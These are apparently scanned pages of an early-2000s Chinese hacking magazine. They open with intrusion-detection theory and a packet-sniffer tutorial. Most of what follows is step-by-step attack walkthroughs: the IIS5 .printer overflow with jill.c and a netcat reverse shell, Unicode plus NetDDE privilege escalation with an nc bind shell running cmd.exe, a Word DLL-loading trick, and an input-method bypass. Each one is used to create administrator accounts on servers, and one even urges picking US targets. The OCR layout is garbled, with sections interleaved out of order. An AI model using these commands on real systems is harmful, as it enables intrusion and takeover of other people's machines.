- (2) 检测系统培植的正确性和安全漏洞,并提示管理条例修补漏洞。
- (3) 对用户的非正常活动进行统计分析,发现入侵行为的规律。
- (4) 检查系统程序和数据的一致性和正确性。如计算和比较文件系统的校验和。
- (5) 能够实时对检测到的入侵行为进行反应。
- (6) 操作系统的审计跟踪管理。

九、入侵检测的步骤

1. 信息收集



入侵检测的第一步是信息收集,内容包括系统、网络、数据及用户活动的状态和行为。而且,需要在计算机网络系统中的若干不同关键点(不同网段和不同主机)收集信息,这除了尽可能扩大检测范围的因素外,还有一个重要的因素就是从一个源来的信息有可能看不出疑点,但从几个源来的信息的不一致性却是可疑行为或入侵的最好标识。

当然,入侵检测很大程度上依赖于收集信息的可靠性和正确性,因此,很有必要只利用所知道的真正的和精确的软件来报告这些信息。因为黑客经常替换软件以搞混和移走这些信息,例如替换被程序调用的子程序、库和其它工具。黑客对系统的修改可能使系统功能失常并看起来跟正常的一样,而实际上不是。例如,unix 系统的 PS 指令可以被替换为一个不显示侵入过程的指令,或者是编辑器被替换成一个读取不同于指定文件的文件(黑客隐藏了初试文件并用另一版本代替)。这需要保证用来检测网络系统的软件的完整性,特别是入侵检测系统软件本身应具有相当强的坚固性,防止被篡改而收集到错误的信息。

入侵检测利用的信息一般来自以下 4 个方面:

(1) 系统和网络日志文件

黑客经常在系统日志文件中留下他们的踪迹,因此,充分利用系统和网络日志文件信息是检测入侵的必要条件。日志中包含发生在系统和网络上的不寻常和不期望活动的证据,这些证据可以指出有人正在入侵或已成功入侵了系统。通过查看日志文件,能够发现成功的入侵或入侵企图,并很快地启动相应的应急响应程序。日志文件中记录了各种行为类型,每种类型又包含不同的信息,例如记录“用户活动”类型的日志,就包含登录、用户 ID 改变、用户对文件的访问、授权和认证信息等内容。很显然地,对用户活动来讲,不正常的或

不期望的行为就是重复登录失败、登录到不期望的位置以及非授权的企图访问重要文件等等。

(2) 目录和文件中的不期望的改变

网络环境中的文件系统包含很多软件和数据文件,包含重要信息的文件和私有数据文件经常是黑客修改或破坏的目标。目录和文件中的不期望的改变(包括修改、创建和删除),特别是那些正常情况下限制访问的,很可能就是一种入侵产生的指示和信号。黑客经常替换、修改和破坏他们获得访问权的系统上的文件,同时为了隐藏系统中他们的表现及活动痕迹,都会尽力去替换系统程序或修改系统日志文件。

(3) 程序执行中的不期望行为

网络系统上的程序执行一般包括操作系统、网络服务、用户起动的程序和特定目的的应用,例如数据库服务器。每个在系统上执行的程序由一到多个进程来实现。每个进程执行在具有不同权限的环境中,这种环境控制着进程可访问的系统资源、程序和数据文件等。一个进程的执行行为由它运行时执行的操作来表现,操作执行的方式不同,它利用的系统资源也就不同。操作包括计算、文件传输、设备和其它进程,以及与网络间其它进程的通讯。

一个进程出现了不期望的行为可能表明黑客正在入侵你的系统。黑客可能会将程序或服务的运行分解,从而导致它失败,或者是以非用户或管理员意图的方式操作。

(4) 物理形式的入侵信息

这包括两个方面的内容,一是未授权的对网络硬件连接;二是对物理资源的未授权访问。黑客会想方设法去突破网络的周边防卫,如果他们能够在物理上访问内部网,就能安装他们自己的设备和软件。依此,黑客就可以知道网上的由用户加上不安全(未授权)设备,然后利用这些设备访问网络。例如,用户

在家里可能安装 Modem 以访问远程办公室,与此同时黑客正在利用自动工具来识别在公共电话线上的 Modem,如果一拨号访问流量经过了这些自动工具,那么这一拨号访问就成为了威胁网络安全的后门。黑客就会利用这个后门来访问内部网,从而越过了内部网络原有的防护措施,然后捕获网络流量,进而攻击其它系统,并偷取敏感的私有信息等等。

2. 信号分析

对上述四类收集到的有关系统、网络、数据及用户活动的状态和行为等信息,一般通过三种技术手段进行分析:模式匹配,统计分析和完整性分析。其中前两种方法用于实时的人侵检测,而完整性分析则用于事后分析。

(1) 模式匹配

模式匹配就是将收集到的信息与已知的网络入侵和系统误用模式数据库进行比较,从而发现违背安全策略的行为。该过程可以很简单(如通过字符串匹配以寻找一个简单的条目或指令),也可以很复杂(如利用正规的数学表达式来表示安全状态的变化)。一般来讲,一种进攻模式可以用一个过程(如执行一条指令)或一个输出(如获得权限)来表示。该方法的一大优点是只需收集相关的数据集合,显著减少系统负担,且技术已相当成熟。它与病毒防火墙采用的方法一样,检测准确率和效率都相当高。但是,该方法存在的弱点是需要不断的升级以对付不断出现的黑客攻击手法,不能检测到从未出现过的黑客攻击手段。

(2) 统计分析

统计分析方法首先给系统对象(如用户、文件、目录和设备等)创建一个统计描述,统计正常使用时的一些测量属性(如访问次数、操作失败次数和延等等)。测量属性的平均值将被用来与网络、系统的行为进行比较,任何观察值在正常值范围之外时,就认为有入侵发生。例如,统计分析可能标识一个不正常行为,

因为它发现一个在晚八点至早六点不登录的帐户却在凌晨两点试图登录。其优点是可检测到未知的人侵和更为复杂的人侵,缺点是误报、漏报率高,且不适应用户正常行为的突然改变。具体的统计分析方法如基于专家系统的、基于模型推理的和基于神经网络的分析方法,目前正处于研究热点和迅速发展之中。

(3) 完整性分析

完整性分析主要关注某个文件或对象是否被更改,这经常包括文件和目录的内容及属性,它在发现被更改的、被特洛伊化的应用程序方面特别有效。完整性分析利用强有力的加密机制,称为消息摘要函数(例如 MD5),它能识别哪怕是微小的变化。其优点是不管模式匹配方法和统计分析方法能否发现入侵,只要是成功的攻击导致了文件或其它对象的任何改变,它都能够发现。缺点是一般以批处理方式实现,不用于实时响应。尽管如此,完整性检测方法还应该是网络安全产品的必要手段之一。例如,可以在每一天的某个特定时间内开启完整性分析模块,对网络系统进行全面地扫描检查。

在使用入侵侦测技术时,应该注意以下技术特点的应用要根据具体情况进行选择:

信息收集分析时间:可分固定时间间隔和实时收集分析两种。采用固定时间间隔方法,适用于对安全性能要求较低的系统,对系统的开销影响较小,缺点是在时间间隔内将失去对网络的保护。采用实时收集和分析技术可以实时地抑制攻击,系统管理员能及时了解和阻止攻击,并记录黑客的信息,但缺点是加大了系统开销。

采用的分析类型:分为签名分析、统计分析和完整性分析。签名分析就是同攻击数据库中的系统设置和用户行为模式匹配,其优点在于能够有针对性的收集系统数据,减少了系统的开销。统计分析用来发现偏离正常模式

的行为,这种技术可以发现未知的攻击,使用灵活的统计方法还可以侦测到复杂的攻击。完整性分析主要关注某些文件和对象的属性是否发生了变化,可侦测到任何使文件发生变化的攻击,弥补了签名分析和统计分析的缺陷,但是实时性很差。

侦测系统对攻击和误用的反应:有些基于网络的侦测系统可以针对侦测到的问题作出反应,这个特点使网络管理员对付诸如象拒绝服务的攻击变得非常容易。这些反应主要有:改变环境、效用检验、实时通知等。

侦测系统的管理和安装:用户采用侦测系统时,需要根据本网的一些具体情况而定。实际上,没有两种相同的网络环境,因此,就必须对采用的系统进行配置。比如,可以配置系统的网络地址、安全条件等。

侦测系统的完整性:所谓完整性就是系统自身的安全性,鉴于侦测系统的巨大作用,系统设计人员要对系统本身的自保性能有足够的重视,经常采用的手段有:认证、超强加密、数字签名等来确保合法使用,保证通信不受任何干扰。

设置诱骗服务器:诱骗服务器的目的就是吸引黑客的注意力,把攻击导向它,从敏感的传感器中发现攻击者的攻击位置,攻击路径和攻击实质,随后它把这些信息送到一个安全的地方供以后查用。这种技术是否采用可根据网络的自身情况而定。

十、漏洞检测系统

漏洞检测技术可分为 5 种:

1. 基于应用的检测技术。采用被动的、非破坏性的办法检查应用软件包的设置,发现安全漏洞。

2. 基于主机的检测技术。采用被动的、

非破坏性的办法对系统进行检测。通常涉及系统内核、文件属性、操作系统补丁问题,还包括口令解密。因此,可以非常准确的定位系统存在的问题,发现系统漏洞。其缺点是与平台相关,升级复杂。

3. 基于目标的漏洞检测技术。它采用被动的、非破坏性的办法检查系统属性和文件属性,如数据库、注册号等。通过消息文摘算法,对文件的加密数进行检验。

4. 基于网络的检测技术。它采用积极的、非破坏性的办法来检验系统是否有可能被攻击崩溃。利用一系列脚本对系统进行攻击,然后对结果进行分析。网络检测技术常被用来进行穿透实验和安全审记。这种技术可以发现一系列平台的漏洞,也容易安装。但是,它容易影响网络的性能,对系统内部检验不到。

5. 综合的技术。集中了以上 4 种技术的优点,极大的增强了漏洞识别的精度。

使用漏洞检测技术时,应该注意以下几点:

- (1) 合理的检测分析的位置;
- (2) 完善的报表功能与灵活的配置特性;
- (3) 可提供多种检测后的解决方案;
- (4) 检测系统本身的完整性等。

入侵侦测和漏洞检测技术是计算机网络系统安全解决方案中非常重要的部分,它极大地提高了整个系统的安全性能。一个分布式的解决方案可以可靠地实现网络信息系统的安全。通过部署入侵侦测和漏洞检测系统可以实现支持内部审记、责任曝光、突发事件处理与调查、估计损失与迅速恢复、改善安全管理过程、发现新的问题、记录系统发生的问题等。总之,入侵侦测和漏洞检测技术是一个非常重要的技术,它的完美实现会给计算机网络安全带来革命性的变化。

网络间谍

SpyNet Sniffer

网络嗅探器 SpyNet Sniffer 是一款极好的网络监听工具,由 Spynet 公司出品,也称得上是一款名副其实的“网络间谍”软件,包含 telnet, POP, ICQ, HTTP, login 等等。使用平台可以是 Win9x/Win NT/Win2000,但是记得要有 IE 4 以上版本的浏览器支持。它不仅可以帮助你谁已经连接到你的系统,而且告诉你他正在做什么,如果有人攻击你的系统, SpyNet Sniffer 可以为您攫取证据。

该软件非常小, 仅仅 2.3MB, 安装非常简单, 安装好之后分 CaptureNet 和 PeepNet 两个部分, 看名字也知道该是做什么用的了。与 NetXray 相比, 它占用系统资源较小, 使用起来也相对容易一些, 并且能重组信息包构成里的 TCP sessions, E-MAIL 信息, POP3 登录信息, 等等; 还能实现 cookies 伪装。现在嗅探器部分已经可以在 Windows 2000 下运行, 用 2000 上网顺手的朋友不妨试一试。

在局域网内, SpyNet Sniffer 的作用显得非常有用, 我们可以利用它了解自己的系统、监听自己的网络状况、数据传输, 还可以进行偷听、窃密等等。

下面我们就开始看看该软件的安装、界面、设置。

安装比较简单, 与一般软件一样, 依据提示点击“Next”和“Yes”按钮, 一直到“Finish”按钮。在此过程中默认的安装方式是典型安装, 完成后包含“CaptureNet”和“PeepNet”两个软件。安装完成后首次运行 CaptureNet, 会弹

出设置界面, 如图 1。对于一般的拨号上网用户, 选择第一项“拨号适配器”, 局域网用户选择第二项, 即绑定网卡, 确定后进入使用界面。对于 Action 项, 当缓冲器满的时候, 有 3 种选项:




图 1

1. 清刷缓冲器的文件: a) 重新写入覆盖原文件。b) 扩展文件大小。不过很快文件会变很大。

2. 外部内存缓冲: 不用硬盘操作, 直接覆盖原来的捕获记录。

3. 停止捕获。

在此你还可以设置捕获信息的文件名, 选中对号时, 记录文件有覆盖和扩展两种方式。后面是记录文件路径, 记录文件运行的界限值。

Miscellaneous 项中告诉你内存分配量, 并告诉你当捕获的数据包的值为多少时, peepnet 可以进行分析。

我们看看图 2, MAC 地址显示适配器在硬盘上的地址。IP address 表示本机的 IP 地

址,现在我们已经可以使用了,只要点击图3中 Start capture 图标,旁边那个打着呼噜的家伙立刻精神起来,监视着你的网络运行情况。剩下的工作就要你来分析数据包了。




图 2




图 3

再看看界面上其他部分的功能,先从工具栏开始, 图标重新设置缓冲块数,清除数据包列表和内存的缓冲块数,使已收数据包默认置 0; 图标打开一个先前捕获并保存的后缀为 cap 的文件; 图标表示捕获后用这个按钮保存捕获的数据; Adapter 显示一个选定的适配器网络名; Packets in 显示缓冲数据包数; PeepNet 可启动 peepnet。要注意的是当捕获时, 图标是不可用的。

按钮下方分别是硬件过滤器 (Hardware Filter) 和软件过滤器 (Software Filter)。

硬件过滤器 (Hardware Filter) 如图 4, 有




图 4

5 种模式可供选择: Promiscuous(噪音模式的过滤器),告诉 capturenet 所有捕获的数据包; Directed(直接连接的过滤器),告诉 capturenet 捕获的数据包到适配器,不向适配器发送数据包。; Multicast(多点传送过滤器),告诉 CaptureNet 捕获到的多点传送

包; All Multicast(完整的多点传送过滤器),告诉 CaptureNet 捕获到的所有多点传送包; BroadCast(广播过滤器),告诉 CaptureNet 捕获到多点广播包。

软件过滤器 (Software Filter) 如图 5, 右边上方的大窗口如图 6 显示 CaptureNet 捕获的数据包, 右边下方的小窗口如图 7 显示的是具体数据包中的内容 (会同时显示 16 进制数据和对应的 Asc II 字符)。




图 5

No.	T	Frame	Protocol	Addr	IP src	Addr	IP dest	Port	Port	Size
1382	1..		UDP	192.168.0.119	192.168.0.8	4000	4000	---	---	---
1383	1..		UDP	192.168.0.119	192.168.0.8	4000	4000	---	---	---
1384	1..		UDP	192.168.0.1	192.168.0.255	2825	39213	---	---	---
1385	1..		UDP	192.168.0.1	192.168.0.255	2826	39213	---	---	---
1386	1..		UDP	211.167.94.115	192.168.0.8	9744	4000	---	---	---
1387	1..		UDP	192.168.0.8	211.167.94.115	4000	9744	---	---	---
1388	1..		UDP	192.168.0.1	192.168.0.255	2827	39213	---	---	---
1389	1..		TCP->HTTP	61.135.128.50	192.168.0.8	80	1079	276	---	---
1390	1..		TCP->HTTP	192.168.0.8	61.135.128.50	1079	80	271	---	---
1391	1..		UDP	192.168.0.1	192.168.0.255	2845	39213	---	---	---
1393	1..		UDP	192.168.0.1	192.168.0.255	2846	39213	---	---	---
1394	1..		UDP	192.168.0.1	192.168.0.255	2847	39213	---	---	---

图 6

```

0000: 00 01 02 90 72 61 52 54 AB 27 3E 49 08 00 45 00 .....rART.^*I.E
0010: 01 4D D1 01 40 00 80 06 AA 3F C0 A3 00 08 7D 87 .M..e...?....=
0020: 90 32 04 37 90 50 00 29 61 23 A2 96 8A 1C 50 18 .2.7.P.)a.....P
0030: 22 38 09 06 00 00 47 43 54 20 2F 20 48 54 54 50 *8...GET / HTTP
0040: 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 69 6D /1.1..Accept: ir
0050: 61 67 65 2F 67 69 66 2C 20 69 6D 63 67 65 2F 70 age/gif, image/
0060: 2D 78 62 69 74 6D 61 70 2C 20 69 6D 61 67 65 2F -dhtml, image,
0070: 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 jpeg, image/gif;
0080: 67 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F GD ge, application/
-----
    
```

图 7

软件过滤器 (Software Filter): 点击 Modify Filter(修改过滤器) 按钮即可对其进行设置如图 8, 它可以设置具体的数据包捕获类型 (Layer 2, 3), 指定内容数据包的捕获 (Pattern Matching), 指定 IP 地址数据包的捕获 (IP Address), 指定端口数据包的捕获 (Port) 等等; 其中指定数据包捕获类型 (Layer 2, 3) 中可以直接指定具体的数据帧类型 (frame) 和具体的

IIS 5.0 的 “.printer” 应用程序映射缓冲溢出攻击

文 / SQL

首先说一下漏洞资料。默认情况下, IIS 5.0 服务器存在一个后缀为 “ printer ” 的应用程序映射, 这个映射使用位于 \ WINNT \ System32 \ 下的名为 msw3prt.dll 的动态库文件。这个功能是用于基于 Web 控制的网络打印的, 是 Windows2000 为 Internet Printing Protocol (IPP) 协议而设置的应用程序功能。不幸的是, 这个映射存在一个缓冲区溢出错误, 可以导致 inetinfo.exe 出错, 允许黑客通过 Web 获取服务器的管理权限, 黑客制造一个 .printer 的 ISAPI 请求, 当 Http host 参数的值达到 420 个字符时, 就会发生缓冲区溢出:

```
GET /NULL.printer HTTP/1.0
Host: [buffer]
```

当上述 [buffer] 值的字符数目达到 420 时, 缓冲区溢出。

这时, Web Server 会停止响应。Windows2000 操作系统发现 Web 异常停止后, 会自动重启。通过构造包含适当的 Shell Code 的脚本, 黑客可以 system 用户的身份, 不停地远程通过 Web 执行任何指令。这个漏洞的

危害比 IISHACK 更大, 原因是由于 IIS4.0 不自动重启的原因, 用 IIShack 黑客只能获得一次 Shell, 而通过这个漏洞, 黑客可以不停地利用。目前 Internet 上已经有一个 exploit 程序, 可以绑定系统的 cmd.exe 程序, 从而自由地执行指令。

微软已经对此漏洞公布了补丁: Windows2000Server 或者 Advance Server 中文版补丁、Windows2000Server 或者 Advance Server 英文版补丁 (光盘)。

如果你不想下载什么补丁, 也可以直接在 IIS 里的 Web 站点属性页里的主目录里点配置, 然后直接在里面删掉 .printer 的映射。强烈建议大家删掉除 .asp .asa 以外的所有映射。然后需要重新启动一次才可以生效。

在网上已经有人写了一个 jill.c 的攻击程序在 LINUX UNIX 下编译后可以直接使用。黑盟的狗狗写了一篇使用说明给大家: 这个漏洞是由 eEye 发现的, 现在网上已经出现了入侵的工具, jill.c 就是其中之一。

下面说说用法:




图 8

协议 (Protocol)。

Unselect 使得带有红点的包从已经选择的数据包中移出。Find 将与软件过滤器匹配的数据包用红点符号选中。

CaptureNet 记录着你的机器上的数据, 在你完成数据捕获并保存后, 你就可以利用 PeepNet 对数据包进行分析。在 PeepNet 下, 你只要去读你保存的 *.cap 文件, 仔细分析, 如果有人在攻击你, 相信你一定可以找到攻击者的 IP 地址。

1. 在类 unix 系统上编译 jill. c, 编译成功后看一下说明文档。

大致用法是:

#. /jill <目标主机> <目标 iis5 服务端口> <攻击者主机> <攻击者绑定端口>

以上没什么好说明的, 主要就是这个攻击者的绑定端口。这个是什么意思呢?

下面来说。

2. 在本地用 nc 绑定 cmd. exe 到任意端口。

用法是:

```
D: \> nc -l -p xxx -vv
listening on [any] xxx ...
```

这个 xxx 就是你想绑定的端口了, 绑定以后就可以试试入侵了。挑个美国的 IIS5 机器。

3. 绑定 cmd. exe, 开始入侵。

绑定

```
D: \> nc -l -p 199 -vv
listening on [any] 199 ...
```

入侵

```
# ./jill xxx.xxx.xx.xx 80 xx.xxx.xx.xx
199
```

```
iis5 remote .printer overflow.
```

```
dark spyrit / beavuh labs.
```

```
connecting...
```

```
sent...
```

```
you may need to send a carriage on your listener if the shell doesn't appear.
```

```
have fun!
```

上面的 199 就是我绑定的端口啦! 看看

```
D: \> nc -l -p 199 -vv
listening on [any] 199 ...
```

```
xxx.xxx.xx.xx: inverse host lookup
```

```
failed: h_errno 11004: NO_DATA
```

```
connect to [xx.xxx.xxx.xx] from
```

```
(UNKNOWN) [xx.xxx.xxx.xx] 3631:
```

```
NO_DATA
```

```
Microsoft Windows 2000 [Version
```

```
5.00.2195]
```

```
(C) Copyright 1985 - 2000 Microsoft Corp.
```

```
C: \WINNT> net user guest /active
```

```
net user guest /active
```

```
The command completed successfully.
```

```
C: \WINNT> net localgroup administrators guest /add
```

```
net localgroup administrators guest /add
```

```
The command completed successfully.
```

嘿嘿! admin 权限! 什么不可以做到呢?:)

但是由于是在 Linux Unix 下这种环境下使用的不方便, 小榕随后把它改成了在 Win NT 下用的版本, 但不知道为什么他给的说明却是错误百出, 我改了一下给大家:

IIS5 .Printer Exploit 使用说明

本程序适用于英文版 IIS 5.0。

1. 首先在本机用 NC 开一个监听 333 端口。

```
C: \> nc -l -p 333
```

2. 运行 IIS5Exploit。

```
D: \> jill xxx.xxx.xxx.xxx
211.152.188.1 333
```

```
=== IIS5 English Version .Printer Exploit. ===
```

```
=== Written by Assassin 1995 - 2001.
```

```
http://www.netXeyes.com ===
```

```
Connecting 211.152.188.1 ... OK.
```

```
Send Shell Code ... OK
```

```
IIS5 Shell Code Send OK
```

其中 211.152.188.1 指向本地 IP。

稍等片刻, 如果成功则在本机 NC 监听的端口出现:

```
C: \> nc -l -p 333
```

```
Microsoft Windows 2000[Version
```

```
5.00.2195]
```

```
(C) Copyright 1985 - 1999 Microsoft Corp.
```

```
C: \>
```


利用 unicode 和 net dde 漏洞夺取系统管理员权限

unicode 漏洞可谓尽人皆知 (偏偏许多系统管理员不知道,) ,但是 unicode 只能拿到 guest 权限, 虽然还有其他办法获得管理员权限, 但是比较复杂。2001 年 2 月 5 日, at-stake.com 上面公布了一个 Windows2000 的 net dde 消息权限提升漏洞。利用这个漏洞可以获得管理员权限, 完全控制机器。

网络动态数据交换 (Network Dynamic Data Exchange) 是一种在不同的 Windows 机器上的应用程序之间动态共享数据的技术。这种共享是通过名为受信任共享 (trusted shares) 的通信通道来完成的, 受信任共享由网络 DDE 代理服务来管理。本地机器上的进程可以向网络 DDE 代理发出请求, 包括指定针对某个特定的受信任共享应该运行什么应用程序。但是由于网络 DDE 代理运行在本地系统用户的安全上下文中, 并在此安全上下文中处理所有请求, 因此攻击者就有机会让网络 DDE 代理在本地系统用户的安全上下文中执行其指定的代码, 从而提升权限并完全控制本地机器。

细节描述如下:

Network DDE DSDM (DDE Share Database Manager) 服务负责维护所有活动的网络 DDE 共享的一个列表并管理 NetDDE 连接。当该服务启动时, 在当前登录用户的桌面上将创建一个隐藏的 IPC 窗口, 用来与打开了 DDE 特性的应用程序进行通信。该窗口所处理的消息及其格式未在正式文档中描述。

窗口的名字是 “ NetDDE Agent ”, 类名是 “ NDDEAgent ”。由于窗口是由 WINLOGON 创建的, 窗口过程将运行在 WINLOGON 的进程空间中, 它以 SYSTEM 的权限来处理消息。该窗口所处理的消息之一是 “ WM_COPYDATA ” 消息, DDE 用该消息将一块内存从一个进程传递给另一个进程。绝大多数窗口间通信通常 PostMessage () 来完成的, 但 WM_COPYDATA 消息却是由 SendMessage () 函数来发送的, 并由底层的消息子系统 (CSRSS) 作为一种特殊情况进行处理。

通过该消息发送给隐藏窗口的结构具有如下格式:

这时候你是管理员的权限所以可以执行任何命令。如:

```
C: \> net user hack password /add  
The command completed successfully.
```

```
C: \> net localgroup administrartors hack /add
```

这样就创建了一个属于 Administrator 组的用户 Hack , 密码为 password 。

在实际测试中我感觉好像成功的机会没我想象中的多, 但的确是可以用的, 而且很顺利的就添加了管理员帐号进去。现在只是对英文的 Win 2000 的 IIS5.0 有效, 其他版本的攻击程序还没公布出来, 大家抓紧一下吧。

(Jill.c 、小榕改动后在 Win NT 下的版本光盘内附。)

4 字节 - E1 DD E1 DD(魔数: 0xDDE1DDE1)

4 字节 - 01 00 00 00(未知: 0x00000001)

4 字节 - 01 00 00 00(未知: 0x00000001)

8 字节 - 05 00 00 09
00 00 00 01(DDE Share Mod Id)

4 bytes - CC CC CC CC(未知: 未使用?)

ASCIIZ - " SHARENAME \$ " (以 NULL 结尾的串: DDE 受信任的共享名)

ASCIIZ - " cmd. exe " (以 NULL 结尾的串: DDE 服务器启动命令)

当上述缓冲区传递给窗口过程时,它将首先检查 3 个魔数(即前 12 个字节)的值,如果与上述的值不同,则消息处理过程将返回一个错误。否则就取出两个 ASCIIZ 串并将其转换成 Unicode 串,然后检查共享名以确保它存在并且是一个受信任的共享。

由于默认情况下在系统中存在几个受信任共享,因此可以对其进行穷举,对每个共享名都尝试运行命令直到找到一个受信任的共享。“DDE Share Mod ID”将和上述结构中的对应的数进行比较,如果相等则将在 WINLOGON 进程的上下文中执行上述第二个 ASCIIZ 串所指定的命令,因此将创建一个继承了 SYSTEM 进程令牌的进程。“DDE Share Mod Id”本应是一个相对随机的 8 字节数,但实际上却一直是个常数 0x0100000009000005。

从上面的描述可以看出,我们可以利用这个漏洞进行提升权限。根据 atstake.com 提供的程序,经过试验证实确实可以提升用户权限。假设我们编译的文件名为 ndde.exe,我们在命令行下输入 ndde.exe net user aaa /add,这样我们就建立了一个用户,用户名为 aaa,权限为 user,密码为空。注意:如果在本地安

全策略中指明密码策略的话,就要加上复杂的密码,否则是不能创建成功的。

接着可以用 ndde.exe net localgroup administrators aaa /add 将这个账号加到管理员组中。所有操作必须在本地计算机上登陆。不管你是用 user 用户登陆还是 administrator 登陆,要注意的是 net dde 和 net dde dsdm 两个服务要开放。

下面我们看看如何利用这个漏洞和 unicode 漏洞结合获得管理员权限。

如何利用 unicode 漏洞已经讲的很多了,我就不讲了,下面直入主题——获得管理员权限。

在上传的文件中要包括 nc.exe, ndde.exe。

首先用 nc.exe 在目标机器上开一个端口,假设为 999 端口。

```
http://www.nothisdomain.com/scripts/  
nc.exe -l -p 999 -t -e c:\winnt\system32\cmd.exe
```

```
然后再本机上 nc www.nothisdomain.com 999
```

会出现这样的窗口:

```
C:\Inetpub\scripts> nc  
www.nothisdomain.com 999
```

```
Microsoft Windows 2000 [Version  
5.00.2195]
```

```
(C) 版权所有 1985-1998 Microsoft  
Corp.
```

```
C:\Inetpub\scripts>
```

```
OK! 我们进来了,现在的权限是 guest!
```

我们运行 net user aaa /add

```
可以发现一下错误。
```

```
C:\Inetpub\scripts> net user aaa /add
```

```
net user aaa /add
```

```
系统发生 5 错误。
```

```
拒绝访问。
```

```
C:\Inetpub\scripts>
```

· Hacker Defence ·

可见权限不够,好了,我们现在就要提升权限了。

首先建立一个 aaa 的账号。

```
C: \ Inetpub \ scripts> abc.exe net user  
aaa /add
```

```
abc.exe net user aaa /add
```

```
C: \Inetpub \scripts>
```

好像没什么反应,很快就运行完了,我们看看结果。

```
C: \Inetpub \scripts> net user
```

```
net user
```

\\WWW 的用户帐户

```
aaa adAdministrator
```

```
Guest\USR_KHB01\IWAM_KHB01
```

```
khb TsInternetUser
```

命令成功完成。

可以看到已经出现了 aaa 这个账号了!!

好了,我们要成为管理员了!!

```
C: \ Inetpub \ scripts> abc.exe net local-  
group administrators aaa /add
```

```
abc.exe net localgroup administrators aaa  
/add
```

```
C: \Inetpub \scripts>
```

我们来看看运行的结果:

```
C: \ Inetpub \ scripts> net localgroup ad-  
ministrators
```

```
net localgroup administrators
```

别名 administrators

注释管理员对计算机/域有不受限制的完全访问权

成员

```
aaa
```

```
ad
```

```
Administrator
```

命令成功完成。

我们可以看到 aaa 这个账号在管理员组了!!! 我们可以用将 Iusr_machine 的账号弄到管理员组中去,不过比较容易被发现,具体怎么做,你自己看着办吧。

(上接第 90 页)

Microsoft Windows Me

<http://download.microsoft.com/download/winme/update/14715/winme/en-us/252694usam.exe>

四、MS word .dll 文件可执行漏洞 (APP, 缺陷)

涉及程序:

MS word

描述:

MS word 可以执行 .dll 文件导致在系统中执行任意代码

详细:

MS word 可以执行 .dll 文件导致在系统中执行任意代码

使用 MS Word 可能允许在“ntshrui.dll”文件中执行DllMain() 函数功能。如果一个

终端服务器用户被禁止执行 .exe 文件但允许打开 Word 文档,利用这个功能将可能在目标主机中执行任意代码。

该漏洞可以这样利用:

(1) 以 DllMain() 函数功能为主写一个程序,并且将它作为 .dll 进行编译。这样将得到一个名为“ntshrui.dll”的文件;

(2) 将 .dll 文件作为 Word 文档保存在同一目录下;

(3) 关闭所有的 Office 应用程序;

(4) 双击 Word 文档;

(5) MS Word 在初始化该文档时,ntshrui.dll 将会获得系统中的 root 权限,这样就可以执行 ntshrui.dll。

解决方案:

在访问控制列表中设置一般用户不可写文件,并且限制一般用户在系统中保存了文档和 .dll 的目录中运行应用程序。

W2000 输入法 漏洞之全攻略

关于 W2k 输入法的漏洞一直在网上传得神乎其神,人们可以对安装了终端服务和输入法的 W2k 服务器进行远程登陆并能获取超级用户权限。下面我就来谈谈详细的过程。

1. 扫描 3389 port 终端服务默认。

2. 用终端客户端程序进行连接。

3. 按 Ctrl + Shift 调出全拼输入法,点鼠标右键(如果其帮助菜单发灰,那就没有把办法了,人家打补丁了嘛),点帮助,点输入法入门。

4. 在“选项”菜单上点右键 - - -> 跳转到“URL”,输入: c: \ winnt \ system32 \ cmd. exe. (如果不能确定 NT 系统目录,则输入: c: \ 或 d: \ ……进行查找确定)。

5. 选择“保存到磁盘”选择目录: c: \ inetpub \ scripts \,因实际上是对方服务器上文件自身的复制操作,所以这个过程很快就会完成。

6. 打开 IE,输入: http: //ip/scripts/cmd. exe?/c dir 怎么样? 有 cmd. exe 文件了吧? 这我们就完成了第一步。

7. http: //ip/scripts/cmd. exe?/c echo net user guest /active: yes> go. bat

8. http: //ip/scripts/cmd. exe?/c echo net user guest elise> > go. bat

9. http: //ip/scripts/cmd. exe?/cecho net localgroup administrators/add guest>>go. bat

10. http: //ip/scripts/cmd. exe?/c type go. bat

看看我们的批文件内容是否如下所示:

```
net user guest /active: yes
```

```
net user guest elise
```

```
net localgroup administrators /add guest
```

11. 在“选项”菜单上点右键→跳转到

URL “,输入: c: \ inetpub \ scripts \ go. bat → 在磁盘当前位置执行。

12. 呵呵,这时你就大功告成了。这样我们就激活了服务器的 guest 帐户,密码为: elise。如果你想拥有超级用户的权利,你就可用 IPC \$ 连接,想怎样做就怎样做了。

下面还有一些需要你你知道的东西,会对你的实际操作有所帮助。

注意事项:

